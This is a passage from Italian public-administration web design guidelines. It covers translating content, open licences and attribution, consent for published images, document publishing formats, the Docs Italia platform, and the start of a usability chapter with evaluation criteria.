- assicurati di tradurre anche il contesto, aggiungendo dei chiarimenti quando necessario, per non lasciare le informazioni isolate o dare per scontate altre informazioni che non sono tradotte.

“Tradurre” i contenuti di un sito o di una sezione di un sito non significa limitarsi a cambiare il testo dall'italiano alla lingua di destinazione, ma anche “localizzare” i contenuti, rendendoli **comprensibili ed efficaci** anche da chi parla un'altra lingua o ha una diversa cultura. Ad esempio:

- **alcuni concetti o nomi** possono non essere immediatamente comprensibili per un turista o un cittadino di altra nazionalità e vanno spiegati, oltre che tradotti (es. “il medico di base”; “gli esami di stato”; “l'Inps”, “l'Agenzia delle entrate”, ecc);
- alcune **espressioni** possono avere un significato diverso se semplicemente tradotte in un'altra lingua (ad esempio, “timbra il biglietto” si potrebbe tradurre con “*validate your ticket by stamping it at the machines*” invece che con un semplice “*stamp your ticket*”);
- può essere necessario **adattare alcuni contenuti** in base alla cultura di chi legge (i concetti di “famiglia” e “congiunti”, ad esempio, potrebbero avere significati diversi e quindi in alcuni casi andare chiariti in base ai riferimenti culturali degli utenti a cui ci si rivolge).

Se hai un sito multilingue, ricordati che quando aggiorni o cambi i contenuti dovrai farlo contemporaneamente su più lingue, mantenendo aggiornata la versione italiana con le altre lingue.

### Proprietà intellettuale: testi, immagini, dati. Le liberatorie e i tipi di licenze

Tutti i contenuti pubblicati dalla Pubblica Amministrazione **sono rilasciati per legge con una licenza open source**<sup>277</sup>, che ne permette l'utilizzo da parte di chiunque, anche per finalità commerciali.

Esistono molti tipi di licenze aperte che possono essere utilizzati per i contenuti della Pubblica Amministrazione. Per rendere più semplice l'utilizzo dei dati pubblicati da parte delle altre Pubbliche Amministrazioni e degli utenti, suggeriamo di indicare esplicitamente l'utilizzo della licenza **Creative Commons Attribution 4.0**<sup>278</sup> (codice SPDX: CC-BY-4.0).

Questa licenza riconosce la libertà di:

- **condividere**, ovvero riprodurre, distribuire, comunicare al pubblico, esporre in pubblico, rappresentare, eseguire e recitare questo materiale con qualsiasi mezzo e formato;
- **modificare**, ovvero fondere, trasformare il materiale e basarsi su di esso per le proprie opere per qualsiasi fine, anche commerciale.

Queste libertà sono subordinate al rispetto delle seguenti condizioni:

- **attribuzione**, ovvero dovere di riconoscere e menzionare la paternità dell'opera, di, fornire un link alla licenza e di indicare se ha subito delle modifiche;

Come seconda scelta, è anche utilizzabile la licenza **Creative Commons Attribution-ShareAlike 4.0**<sup>279</sup> (codice SPDX: CC-BY-SA-4.0), che introduce alla licenza precedente la cosiddetta clausola “*share alike*”:

- **divieto di restrizioni aggiuntive**, ovvero divieto di applicare termini legali o misure tecnologiche che impongano ad altri soggetti, ulteriori licenziatari dei medesimi dati o contenuti, dei vincoli giuridici su quanto la licenza consente loro di fare.

Quando i contenuti sono pubblicati all'interno di **un sito web pubblico**, le licenze di utilizzo possono essere indicate scrivendo nel footer:

---

<sup>277</sup> [https://cad.readthedocs.io/it/v2017-12-13/\\_rst/capo5\\_sezione1\\_art52.html](https://cad.readthedocs.io/it/v2017-12-13/_rst/capo5_sezione1_art52.html)

<sup>278</sup> <https://creativecommons.org/licenses/by/4.0/deed.it>

<sup>279</sup> <https://creativecommons.org/licenses/by-sa/4.0/deed.it>

“Tutti i contenuti presenti su questo sito web, salvo diversa specifica, si intendono rilasciati con licenza [Creative Commons Attribution 4.0](#)<sup>280</sup>. I testi degli atti ufficiali sono, invece, in pubblico dominio ([Creative Commons Zero](#)<sup>281</sup>).”

Nel caso della pubblicazione di **documenti**, si può fare una distinzione:

- Gli atti ufficiali della Pubblica Amministrazione non possono essere coperti da diritto d'autore. Per questi contenuti utilizza una dichiarazione esplicita di rilascio in pubblico dominio, applicando la dichiarazione presente nella licenza [Creative Commons Zero](#)<sup>282</sup>, ovvero di chiarire che su di essi non insistono diritti d'autore di nessuno. In questo caso puoi scrivere:

“Il presente contenuto è reso disponibile in pubblico dominio (licenza [Creative Commons Zero](#)<sup>283</sup>).”

- Per tutti gli altri documenti è possibile adottare la licenza di [Creative Commons Attribution](#)<sup>284</sup>. In questo caso puoi scrivere:

“Il presente contenuto è reso disponibile al pubblico nei termini di cui alla licenza [Creative Commons Attribution 4.0](#)<sup>285</sup>. Il relativo contratto di licenza si intende concluso a seguito del semplice utilizzo del contenuto.”

- Sebbene sia sempre preferibile l'adozione di [Creative Commons Attribution](#)<sup>286</sup>, per motivate e comprovate ragioni in alcuni casi è possibile utilizzare altri tipi di licenze aperte. In questi casi si può precisare in calce l'indicazione:

“Il presente contenuto è reso disponibile al pubblico nei termini di cui alla Licenza XXXX disponibile al seguente link: INSERIRE link al contenuto esteso della licenza. Il relativo contratto di licenza si intende concluso a seguito del semplice utilizzo del contenuto.”

Nota che le uniche licenze *Creative Commons* di tipo aperto sono la [Creative Commons Zero](#)<sup>287</sup>, [Creative Commons Attribution](#)<sup>288</sup> e [Creative Commons Attribution-ShareAlike](#)<sup>289</sup>.

### Pubblicazione di contenuti non prodotti dalla Pubblica Amministrazione

Quando pubblichi qualsiasi tipo di contenuto su un sito, un canale social, una newsletter, **devi accertarti di averne il diritto**. Per questo considera che:

- Tutte le immagini, i video e i file audio, salvo diversa indicazione, sono coperti da [copyright](#)<sup>290</sup>, ovvero da diritto d'autore sulle immagini (inclusi i contenuti su canali come Youtube, Facebook, Twitter, Instagram etc.). Se intendi utilizzare contenuti **protetti da copyright** e rilasciati con una licenza non aperta devi richiedere l'autorizzazione al proprietario e conoscere i termini d'uso concessi. In questo caso l'attribuzione del copyright sotto il contenuto pubblicato dipende dal tipo di licenza acquisita.
- Alcuni contenuti sono pubblicati online con licenza [Creative Commons \(CC\)](#)<sup>291</sup>, un modo standardizzato per definire a quali diritti l'autore rinuncia e quali si riserva. I contenuti con licenza CC possono essere utilizzati liberamente a seconda del tipo di licenza espressa (utilizzo commerciale o non commerciale, possibilità di modifica del contenuto, ecc.), purché ci sia **l'attribuzione al proprietario** dei diritti.

---

<sup>280</sup> <https://creativecommons.org/licenses/by/4.0/deed.it>

<sup>281</sup> <https://creativecommons.org/publicdomain/zero/1.0/deed.it>

<sup>282</sup> <https://creativecommons.org/publicdomain/zero/1.0/deed.it>

<sup>283</sup> <https://creativecommons.org/choose/zero/?lang=it>

<sup>284</sup> <https://creativecommons.org/licenses/by/3.0/it/>

<sup>285</sup> <https://creativecommons.org/licenses/by/4.0/deed.it>

<sup>286</sup> <https://creativecommons.org/licenses/by/3.0/it/>

<sup>287</sup> <https://creativecommons.org/choose/zero/?lang=it>

<sup>288</sup> <https://creativecommons.org/licenses/by/3.0/it/>

<sup>289</sup> <https://creativecommons.org/licenses/by-sa/3.0/it/>

<sup>290</sup> <https://it.wikipedia.org/wiki/Copyright>

<sup>291</sup> <http://www.creativecommons.it/Licenze>

**Scrivi ad esempio:** *[Contenuto] di [nome autore], pubblicato sotto licenza [indicare licenza Creative Commons]*

**Per approfondire:** Qual è il modo giusto di attribuire un'opera rilasciata con Creative Commons?<sup>292</sup>

---

## deepening

### Archivi di contenuti multimediali online

Per quanto riguarda i contenuti multimediali, ovvero le immagini, i video, e gli audio, è possibile utilizzare **archivi online con licenze di utilizzo aperte**:

- Per le **immagini** alcuni archivi non richiedono alcuna attribuzione (es. [Unsplash](https://unsplash.com/)<sup>293</sup> e le relative informazioni sul tipo di licenza offerta<sup>294</sup>). Tra le fonti di immagini con licenze aperte, segnaliamo [Google Images](https://www.google.com/advanced_image_search)<sup>295</sup>, [Flickr](https://www.flickr.com/)<sup>296</sup> e [Getty Images](http://www.gettyimages.it/)<sup>297</sup> in cui usando la ricerca avanzata è possibile filtrare le ricerche in base alla licenza. [CC search](https://search.creativecommons.org/)<sup>298</sup>, infine, è un motore di ricerca di immagini, con la possibilità di cercare solo contenuti Creative Commons.
- Sebbene sia meno frequente farne uso, esistono anche degli archivi di **video** con licenze di utilizzo aperte. Su YouTube si possono trovare video Creative Commons [utilizzando i filtri](https://support.google.com/youtube/answer/111997)<sup>299</sup> del motore di ricerca.
- Esistono diversi archivi di **audio e musica** utilizzabili con licenze Creative Commons (es. [Free Music Archive](http://freemusicarchive.org/)<sup>300</sup>, [Jamendo](https://www.jamendo.com/search)<sup>301</sup>, [NoiseTrade](https://www.noisetrade.com)<sup>302</sup>). Applicando i filtri Creative Commons, è possibile trovare una vasta scelta di brani anche su [SoundCloud](https://soundcloud.com/)<sup>303</sup>.

---

## Consenso dei soggetti ritratti

Un altro tema da tenere in considerazione quando si pubblicano immagini o video all'interno di un sito o di un canale social è il diritto a pubblicare immagini che raffigurano dei **soggetti riconoscibili**. Queste immagini sono considerate **dati personali** e quindi regolate dalla [normativa sulla privacy](https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/1311248)<sup>304</sup>, che prevede che i soggetti pubblici ne possano fare uso soltanto **per lo svolgimento delle proprie funzioni istituzionali**.

- In caso di fotografie provenienti da **archivi online**, verifica attentamente cosa prevede la licenza di utilizzo. Nel caso della licenza [Creative Commons Attribution 4.0](https://creativecommons.org/licenses/by/4.0/deed.it)<sup>305</sup>, ad esempio, l'utilizzo delle immagini è vincolato al rispetto del diritto della riservatezza, dei diritti di immagine, dei diritti morali dei soggetti raffigurati.
- Nel caso di fotografie o video realizzati autonomamente, **uno specifico consenso scritto è necessario nella maggior parte dei casi**. La [legge sul diritto d'autore](http://www.interlex.it/testi/l41_633.htm#97)<sup>306</sup> prevede espressamente alcune eccezioni sul consenso, come le persone ritratte in **eventi di pubblico interesse** (una conferenza stampa, una manifestazione in piazza, un concerto), le **persone famose** (in base al pubblico interesse, come esponenti delle istituzioni, attori, personaggi pubblici), purché in contesti pubblici. Altre eccezioni riguardano "scopi di polizia, di giustizia, didattici o scientifici".

---

<sup>292</sup> <http://www.creativecommons.it/faq#32>

<sup>293</sup> <https://unsplash.com/>

<sup>294</sup> <https://unsplash.com/license>

<sup>295</sup> [https://www.google.com/advanced\\_image\\_search](https://www.google.com/advanced_image_search)

<sup>296</sup> <https://www.flickr.com/>

<sup>297</sup> <http://www.gettyimages.it/>

<sup>298</sup> <https://search.creativecommons.org/>

<sup>299</sup> <https://support.google.com/youtube/answer/111997>

<sup>300</sup> <http://freemusicarchive.org/>

<sup>301</sup> <https://www.jamendo.com/search>

<sup>302</sup> <https://www.noisetrade.com>

<sup>303</sup> <https://soundcloud.com/>

<sup>304</sup> <https://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/1311248>

<sup>305</sup> <https://creativecommons.org/licenses/by/4.0/deed.it>

<sup>306</sup> [http://www.interlex.it/testi/l41\\_633.htm#97](http://www.interlex.it/testi/l41_633.htm#97)



In tutti gli altri casi la pubblicazione di fotografie o video in un sito deve essere sempre autorizzata dai soggetti ritratti con una **lettera liberatoria** (qui trovi [un modello pronto per l'utilizzo](#)<sup>307</sup>) in cui puoi specificare la destinazione del contenuto.

### 4.3.5 I documenti

Scrivere e pubblicare i documenti amministrativi e tecnici della Pubblica Amministrazione

La **dematerializzazione dei documenti**<sup>308</sup>, ovvero l'uso di documenti elettronici al posto di quelli cartacei, è un punto cardine della trasformazione digitale della Pubblica Amministrazione. I documenti elettronici sono destinati a diventare il principale mezzo per veicolare informazioni, sia all'interno della PA che verso i cittadini.

I contenuti - e quindi anche i documenti - sono una delle componenti che concorrono a definire la qualità dell'esperienza di fruizione dei servizi digitali da parte del cittadino. Per questo motivo devono essere prodotti secondo criteri di semplicità, devono essere facili da trovare e da leggere e usare un linguaggio comprensibile per il cittadino. La qualità e la semplicità dei contenuti deve essere periodicamente verificata con attività di user research come **A/B test**<sup>309</sup> e **test di usabilità**<sup>310</sup> da parte degli utenti - cittadini, imprese e dipendenti della Pubblica Amministrazione.

#### I documenti vanno sul web

Principi come la trasparenza e l'*open government* fanno sì che qualsiasi testo, documento o legge della Pubblica Amministrazione sia considerato pubblico e di potenziale interesse per i cittadini.

Per questo motivo quasi tutti i contenuti della Pubblica Amministrazione già oggi vengono pubblicati sul web. Questo, però, non basta per informare i cittadini, per realizzare il concetto di trasparenza o per mettere in pratica una filosofia di *open government*: i contenuti ci sono ma sono troppo complessi, disorganizzati e difficili da trovare. Gran parte dei contenuti e dei documenti vengono scritti come se fossero a uso interno, senza impegno verso la semplificazione, l'accessibilità, l'inclusione.

La Pubblica Amministrazione deve iniziare a scrivere in modo semplice tutti i tipi di contenuto (compresi atti, norme, circolari), utilizzando come buone pratiche le regole di scrittura tipiche del web: questo, infatti, è il luogo dove i documenti verranno letti.

I contenuti di un buon documento dovrebbero essere:

- utili;
- comprensibili;
- ben organizzati;
- leggibili;
- accessibili.

**Per approfondire:** [Guida al linguaggio della Pubblica Amministrazione](#)<sup>311</sup>

#### Tipi di documenti

Le pubbliche amministrazioni scrivono quotidianamente vari tipi di documenti, con scopi e destinatari diversi. La struttura e il modo in cui vengono presentate le informazioni determinano l'efficacia o meno del contenuto.

---

<sup>307</sup> [https://docs.google.com/document/d/10O1MZq7hn\\_LNH6aISRI5x3WPUPeVx7xMX07kaCnZma0/edit?usp=sharing](https://docs.google.com/document/d/10O1MZq7hn_LNH6aISRI5x3WPUPeVx7xMX07kaCnZma0/edit?usp=sharing)

<sup>308</sup> [http://cad.readthedocs.io/it/v2017-12-13/\\_rst/capo3\\_art42.html](http://cad.readthedocs.io/it/v2017-12-13/_rst/capo3_art42.html)

<sup>309</sup> <https://medium.com/designers-italia/la-b-testing-a-supperto-della-user-experience-aec73bc0fbb>

<sup>310</sup> <https://designers.italia.it/kit/usability-test/>

<sup>311</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/index.html>



Per alcuni tipi di documento, è possibile individuare degli schemi fissi che è possibile sfruttare per creare nuovi testi. Il *Content kit di Designers Italia*<sup>312</sup> individua alcuni modelli che sono spesso usati dalla Pubblica Amministrazione:

Tipo di documento	Scopo	Caratteristiche
Documenti di progetto <sup>313</sup>	Descrive il piano di sviluppo di un progetto. Serve a pianificare operazioni e risorse e a stabilire gli obiettivi.	<ul style="list-style-type: none"> <li>• descrizione del progetto</li> <li>• benefici</li> <li>• roadmap di sviluppo</li> <li>• risorse necessarie</li> </ul>
Documenti tecnici e specifiche <sup>314</sup>	Descrive le caratteristiche tecniche di un prodotto o servizio per un pubblico di tecnici.	<ul style="list-style-type: none"> <li>• molti dettagli tecnici</li> <li>• linguaggio semplice</li> </ul>
Documenti amministrativi <sup>315</sup>	Offre alcuni consigli su come strutturare i contenuti di linee guida, circolari e altri documenti amministrativi.	<ul style="list-style-type: none"> <li>• generalità degli argomenti</li> <li>• attenzione a titolo, sommario e riferimenti normativi</li> </ul>
Email e newsletter per i cittadini <sup>316</sup>	Aggiorna e coinvolge gli utenti sulle novità e le iniziative che si vogliono comunicare.	<ul style="list-style-type: none"> <li>• scopo ben preciso di ogni invio</li> <li>• contenuto chiaro e sintetico</li> </ul>

Usa i suggerimenti e la struttura dei contenuti presenti in questi modelli per semplificare la scrittura di nuovi documenti.

### Formato di lettura dei documenti elettronici

Prima di pubblicare un documento, le amministrazioni dovrebbero fare una riflessione sulla funzione che svolge e sulle esigenze degli utenti:

- Il documento verrà letto direttamente online?
- Deve poter essere scaricato?
- Deve poter essere modificato dagli utenti oppure no?

Partendo dall'idea che i documenti della Pubblica Amministrazione verranno letti online e, sempre più spesso, anche attraverso dispositivi mobili, il modo più naturale per rappresentarli è la forma di una pagina web. L'uso del formato Html presenta diversi vantaggi per l'utente, tra cui la possibilità di avere una pagina *responsive* (quindi leggibile anche sugli smartphone), consentire una buona indicizzazione del contenuto e dare la possibilità di condividere un punto specifico del documento tramite link interni.

Siccome le persone possono avere la necessità di salvare sul proprio dispositivo il contenuto e poi eventualmente stamparlo, è opportuno creare la funzione “Salva/stampa come Pdf” che consentirà di salvare documenti o form costruiti online.

L'idea di base è che tutta l'esperienza dell'utente avviene sul web, e la conversione in Pdf viene utilizzata solamente per una funzione specifica, che è quella di conservare sul proprio dispositivo il documento e stamparlo, se necessario.

<sup>312</sup> <https://designers.italia.it/kit/content-kit/>

<sup>313</sup> [https://docs.google.com/document/d/1WrDNqJ9ikH-J\\_px5D-1h43LiA2YZn\\_uSgYGulhm7Gq8/edit?usp=sharing](https://docs.google.com/document/d/1WrDNqJ9ikH-J_px5D-1h43LiA2YZn_uSgYGulhm7Gq8/edit?usp=sharing)

<sup>314</sup> <https://docs.google.com/document/d/1MKaJCUqTCDKZDoUaGQ7hCVY5cu8bT-Jd9hgAvyh3Tls/edit?usp=sharing>

<sup>315</sup> [https://docs.google.com/document/d/1YmxkxSzX4ZcsGhRzuDyzt7qLSAvX-vmpFLTUyIu\\_19o/edit?usp=sharing](https://docs.google.com/document/d/1YmxkxSzX4ZcsGhRzuDyzt7qLSAvX-vmpFLTUyIu_19o/edit?usp=sharing)

<sup>316</sup> [https://docs.google.com/document/d/1xVf2LhI60-USEuSbSfnKc0Hqz\\_G3EQ18-8zC-RzWzYE/edit?usp=sharing](https://docs.google.com/document/d/1xVf2LhI60-USEuSbSfnKc0Hqz_G3EQ18-8zC-RzWzYE/edit?usp=sharing)

In poche occasioni, l'amministrazione potrebbe avere la necessità di mettere a disposizione dell'utente dei documenti in formato aperto. In questo caso, per i formati di tipo documentale suggeriamo di condividere i documenti in formato Odt, mentre per i fogli di calcolo suggeriamo di utilizzare il formato Ods.

Quando per qualche motivo non è possibile mostrare il contenuto del documento in Html ma solo in formato Pdf (o in un altro formato di tipo documentale, come un Odt), è bene in ogni caso [creare una pagina web che riporti almeno il titolo e la descrizione](#)<sup>317</sup> del documento Pdf che si intende pubblicare per favorire l'indicizzazione dei contenuti sul web.

---

### Importante

La soluzione più adatta è mostrare il contenuto in formato Html. Se ciò non è possibile, si possono usare altri formati, ma si deve sempre creare una pagina web corrispondente al documento che riporti titolo e descrizione del contenuto.

---

---

### deepening

Maggiori informazioni sui principali formati documentali.

- Pagine web in [formato Html](#)<sup>318</sup>.
  - Documenti in [formato Pdf](#)<sup>319</sup>.
  - File di testo in [formato Odt](#)<sup>320</sup>.
  - Fogli di calcolo in [formato Ods](#)<sup>321</sup>.
- 

### Modalità di produzione dei documenti

Le pubbliche amministrazioni hanno l'obbligo di conservare<sup>322</sup> i documenti elettronici che producono o che ricevono, attraverso risorse interne o avvalendosi di [soggetti esterni accreditati](#)<sup>323</sup>. Il processo di conservazione serve a garantire "autenticità, integrità, affidabilità, leggibilità, reperibilità" del documento stesso<sup>324</sup>. Ma l'obiettivo principale di un documento è e resta quello di rispondere in modo semplice ai bisogni degli utenti per i quali è stato scritto, rispondendo a criteri di efficacia e inclusione. Dato che tutti i documenti della PA vengono pubblicati sul web, anche la modalità di creazione dei contenuti deve tener conto di questo fatto. Come abbiamo visto in precedenza, esistono essenzialmente due strade.

#### *Creazione di un contenuto in formato Html in modo nativo*

Con questo approccio, è possibile per esempio:

- creare una form online per raccogliere i dati altrimenti richiesti attraverso un documento Odt;
- creare una circolare online e poi dare all'utente la possibilità di convertirla in Pdf.

Questa strada è quella consigliata a tutti i livelli. Di seguito trovi l'approccio seguito dal progetto Docs Italia che, in modo coerente rispetto a questa impostazione, rappresenta una piattaforma a disposizione di tutte le amministrazioni per creare documenti e gestire i processi di consultazione come previsto dal CAD, art. 18.

---

<sup>317</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/come-strutturare-il-contenuto.html#documenti-allegati-pdf>

<sup>318</sup> <https://it.wikipedia.org/wiki/HTML>

<sup>319</sup> [https://it.wikipedia.org/wiki/Portable\\_Document\\_Format](https://it.wikipedia.org/wiki/Portable_Document_Format)

<sup>320</sup> <https://it.wikipedia.org/wiki/OpenDocument>

<sup>321</sup> <https://it.wikipedia.org/wiki/OpenDocument>

<sup>322</sup> <https://www.agid.gov.it/it/piattaforme/conservazione>

<sup>323</sup> <https://www.agid.gov.it/it/piattaforme/conservazione/accreditamento>

<sup>324</sup> [http://cad.readthedocs.io/it/v2017-12-13/\\_rst/capo3\\_art44.html](http://cad.readthedocs.io/it/v2017-12-13/_rst/capo3_art44.html)

## deepening

La piattaforma di Docs Italia è a disposizione per le pubbliche amministrazioni che intendono pubblicare documenti tecnici e amministrativi sul web, in un formato Html *responsive* adatto per essere visualizzato su qualsiasi dispositivo.

Il documento viene presentato in maniera nativa come pagina Html, ma in ogni momento è possibile scaricare una versione Pdf o ePub. Il contenuto, infatti, viene scritto su file di testo che vengono compilati e trasformati in pagina web, proprio come avviene con molti sistemi di gestione dei contenuti.

È un progetto che si basa sull'approccio alla creazione della documentazione chiamato *docs as code*, ovvero "documenti come codice".

**Per approfondire:** [L'approccio docs as code di Gov.uk \(in inglese\)](#)<sup>325</sup>

Tutto il codice sorgente dei documenti di Docs Italia è ospitato su repository pubblici di GitHub, ai quali chiunque può contribuire con suggerimenti e modifiche. L'uso di un sistema di controllo delle versioni consente, inoltre, di **memorizzare tutte le precedenti versioni di un documento** e di ripristinarle in qualsiasi momento, se necessario.

**Per approfondire:** [Breve descrizione di Docs Italia](#)<sup>326</sup> e [Guida alla pubblicazione](#)<sup>327</sup>.

---

### *Pubblicare sul web documenti di vario formato (Pdf, Odt e Ods)*

In questo caso, è necessario [accompagnare sempre i documenti con una pagina web](#)<sup>328</sup> che li descriva, con un titolo e una descrizione breve, in modo da favorire la fruibilità e l'indicizzazione del contenuto.

Di seguito trovi un approfondimento sulle buone pratiche per la gestione dei Pdf.

---

## deepening

Oltre che essere accompagnati da una pagina Html di descrizione, i file dei documenti di testo allegati dovrebbero essere creati rispettando alcune buone pratiche.

### **Rendi il documento accessibile**

- Il documento Pdf deve essere creato digitalmente, non deve essere una scansione di un documento cartaceo.
- Quando scrivi il documento in un editor di testo, usa le opzioni di titolo, sottotitolo e corpo del testo per creare una gerarchia delle informazioni.
- Inserisci all'inizio del documento un indice navigabile per permettere a chi legge di raggiungere facilmente le varie sezioni.
- Usa le opzioni di elenco puntato e numerato, invece di indicare gli elenchi con un trattino o un numero.
- Accompany ogni immagine con un testo alternativo (*alt text*).
- [Verifica l'accessibilità del documento Pdf](#)<sup>329</sup> prima di pubblicarlo.
- Mantieni ridotte le dimensioni del file, dividendo, se necessario, i file troppo grossi in capitoli.

### **Inserisci i metadati**

I metadati sono informazioni aggiuntive che vengono associate al documento automaticamente in fase di creazione, oppure manualmente. Aggiungi dei metadati al documento Pdf per aiutare gli utenti a **trovare più facilmente il documento**.

---

<sup>325</sup> <https://gds.blog.gov.uk/2017/01/12/growing-technical-writing-across-government/>

<sup>326</sup> <https://docs.developers.italia.it/che-cos-e-docs-italia/>

<sup>327</sup> <http://guida-docs-italia.readthedocs.io/it/latest/>

<sup>328</sup> <https://guida-linguaggio-pubblica-amministrazione.readthedocs.io/it/latest/suggerimenti-di-scrittura/come-strutturare-il-contenuto.html?highlight=html#documenti-allegati-pdf>

<sup>329</sup> <http://checkers.eiii.eu/en/pdfcheck/>

I principali metadati che possono essere associati a un documento sono:

- titolo;
- autore;
- descrizione;
- parole chiave.

Naturalmente, più sono specifiche e dettagliate le informazioni che fornisci, più il documento risulterà rilevante nelle ricerche degli utenti.

---

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>330</sup>.

Per approfondire<sup>331</sup>.

---

La *User Research* (Ricerca sull'Utente) pone le basi fondanti per la progettazione di un servizio web che si focalizzi sull'utente Cittadino e i suoi bisogni. Il primo capitolo della guida è dedicato all'*usabilità*, la cui importanza e centralità nel design di un servizio web sta nel suo essere in grado di influenzare in maniera determinante l'effettiva resa del servizio. A seguire il capitolo dedicato alla *ricerche qualitative* fa una rassegna delle tecniche e degli strumenti che, in diversi step della progettazione, risultano utili per un focus qualitativo sulle motivazioni sottese ai bisogni dell'utente. Chiude la sezione il capitolo sulla *web analytics*, attività che - grazie all'analisi puntuale dei dati di performance di un ambiente web - permette di comprendere se e come un servizio digitale risponde in maniera adeguata ai bisogni degli utenti e ne coadiuva l'avvio di azioni migliorative.

## 5.1 Usabilità

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>332</sup>.

Per approfondire<sup>333</sup>.

---

<sup>330</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>331</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>332</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>333</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

### 5.1.1 Definizione

Per usabilità si intende «il grado in cui un prodotto può essere usato da particolari utenti per raggiungere certi obiettivi con efficacia, efficienza, soddisfazione in uno specifico contesto d'uso» (ISO 9241-210:2010). L'usabilità focalizza la dimensione funzionale dell'interazione tra un sistema (ad es. un sito web) e l'utente, in relazione a precisi obiettivi e contesti d'uso. Non una caratteristica del sistema, ma una proprietà risultante (dall'interazione tra sistema e persona). In questo senso è fondamentale utilizzare un approccio human/user centered per cui la progettazione, del sistema sia guidata dall'analisi e dalla conoscenza articolata dei bisogni, delle caratteristiche degli utilizzatori e dei contesti d'uso. Nella progettazione è necessario pensare a chi utilizzerà realmente il servizio, e il modello di riferimento del progettista deve coincidere con quello dell'effettivo utilizzatore.

### 5.1.2 User-centered design

Lo user centered design è un insieme di tecniche usate per far emergere i bisogni effettivi delle persone per cui si sta progettando un contenuto, coinvolgendo le persone stesse nel processo di progettazione. Per «persone» si intendono tutti i portatori di interesse (stakeholder) del progetto. Nel caso della pubblica amministrazione:

- Cittadini
- Aziende
- Dipendenti di altre amministrazioni o istituzioni
- Committenti

### 5.1.3 I vantaggi dell'usabilità

L'aderenza in fase progettuale e implementativa ai criteri di usabilità consente al cittadino di:

- esercitare i propri diritti
- ridurre gli errori e aumentare la soddisfazione di fruizione

Inoltre l'usabilità consente alle PA di:

- evitare la produzione di servizi inadeguati
- incentivare i cittadini a ritornare sul sito
- aumentare la fiducia dei cittadini nei confronti dell'amministrazione

---

#### SI DOVREBBE

Data l'importanza che l'usabilità riveste nell'interazione tra utente e applicazione web, è necessario riservare la massima attenzione alla progettazione orientata all'usabilità e alla relativa misurazione, mediante un processo di **inclusione degli utenti sin dalla fase di progettazione dei servizi**, secondo un modello centrato sulla persona (human-centered).

---

### 5.1.4 Criteri di valutazione

Per garantire la fruibilità delle informazioni e contribuire a migliorare l'usabilità dei siti e delle applicazioni, le pubbliche amministrazioni sono tenute a rispettare i criteri qui elencati:

**Percezione** Le informazioni e i comandi necessari per l'esecuzione delle attività devono essere sempre disponibili e percettibili.

**Comprensibilità** Le informazioni e i comandi necessari per l'esecuzione delle attività devono essere facili da capire e da usare.

**Operabilità** Le informazioni e i comandi devono consentire una scelta immediata delle azioni necessarie al raggiungimento dell'obiettivo.

**Coerenza** I simboli, i messaggi e le azioni devono avere lo stesso significato in tutto il sito.

**Tutela della salute** Il sito deve possedere caratteristiche idonee a salvaguardare il benessere psicofisico dell'utente.

**Sicurezza** Il sito deve possedere caratteristiche idonee a fornire transazioni e dati affidabili, gestiti con adeguati livelli di sicurezza.

**Trasparenza** Il sito deve comunicare all'utente lo stato, gli effetti delle azioni compiute e le informazioni necessarie per la corretta valutazione delle modifiche effettuate sul sito stesso.

**Facilità di apprendimento** Il sito deve possedere caratteristiche di utilizzo di facile e rapido apprendimento.

**Aiuto e documentazione** Le funzionalità di aiuto, quali le guide in linea e la documentazione sul funzionamento del sito devono essere di facile reperimento e collegate alle azioni svolte dall'utente.

**Tolleranza agli errori** Il sito deve essere configurato in modo da prevenire gli errori; ove questi, comunque, si manifestino, occorre segnalarli chiaramente e indicare le azioni necessarie per porvi rimedio.

**Gradevolezza** Il sito deve possedere caratteristiche idonee a favorire e a mantenere l'interesse dell'utente.

**Flessibilità** Il sito deve tener conto delle preferenze individuali e dei contesti.

## Per approfondimenti

Allegato B del Decreto Ministeriale 8 luglio 1.<sup>334</sup>

### 5.1.5 Usabilità come costrutto misurabile

Efficacia, efficienza e soddisfazione dell'utente sono proprietà misurabili e osservabili attraverso questionari, interviste e scale di misurazione, una volta stabilite le tipologie di utenti e gli obiettivi che essi devono raggiungere. Gli standard definiscono come segue i fattori misurabili:

- l'efficacia: è il grado in cui una persona riesce a completare le operazioni richieste per raggiungere il proprio obiettivo in modo corretto e completo
- l'efficienza: corrisponde alla quantità di risorse che la persona spende nelle operazioni richieste per raggiungere un dato obiettivo
- la soddisfazione soggettiva: è la dimensione più complessa da valutare e da raggiungere, poiché riguarda il livello di gratificazione che l'esperienza d'uso offre. Un sistema può funzionare molto bene ma può non bastare a rendere l'interazione confortevole e piacevole. Rientrano in questa dimensione aspetti come l'estetica, la qualità relazionale

La misurazione del livello di usabilità dei siti web dovrebbe essere effettuata a partire dalla fase di prototipazione dell'interfaccia grafica.

Le statistiche d'uso di siti già online forniscono indicazioni utili, seppur parziali, sull'efficacia dei contenuti. È essenziale anche consentire agli utenti di poter inviare facilmente, e in via informale, commenti e opinioni sul sito dell'amministrazione.

---

<sup>334</sup> <http://www.agid.gov.it/dm-8-luglio-2005-allegato-b>

### 5.1.6 Protocollo eGLU LG per la realizzazione di test di usabilità

Quest'opera<sup>335</sup> è distribuita con licenza Creative Commons Attribution-ShareAlike 4.0 International (CC BY-SA 4.0<sup>336</sup>).

**Realizzato dal gruppo di lavoro per la revisione del protocollo eGLU del Gruppo di Lavoro per l'Usabilità (GLU).**

Coordinatori del gruppo di lavoro: Simone Borsci, Maurizio Boscarol.

Gruppo di lavoro: Stefano Federici, Jacopo Deyla, Domenico Polimeno, Josè Compagnone, Marco Ranaldo, Maria Laura Mele.

A cura di: Alessandra Cornero.

Il Gruppo di Lavoro per l'Usabilità (GLU) è coordinato da: Emilio Simonetti.
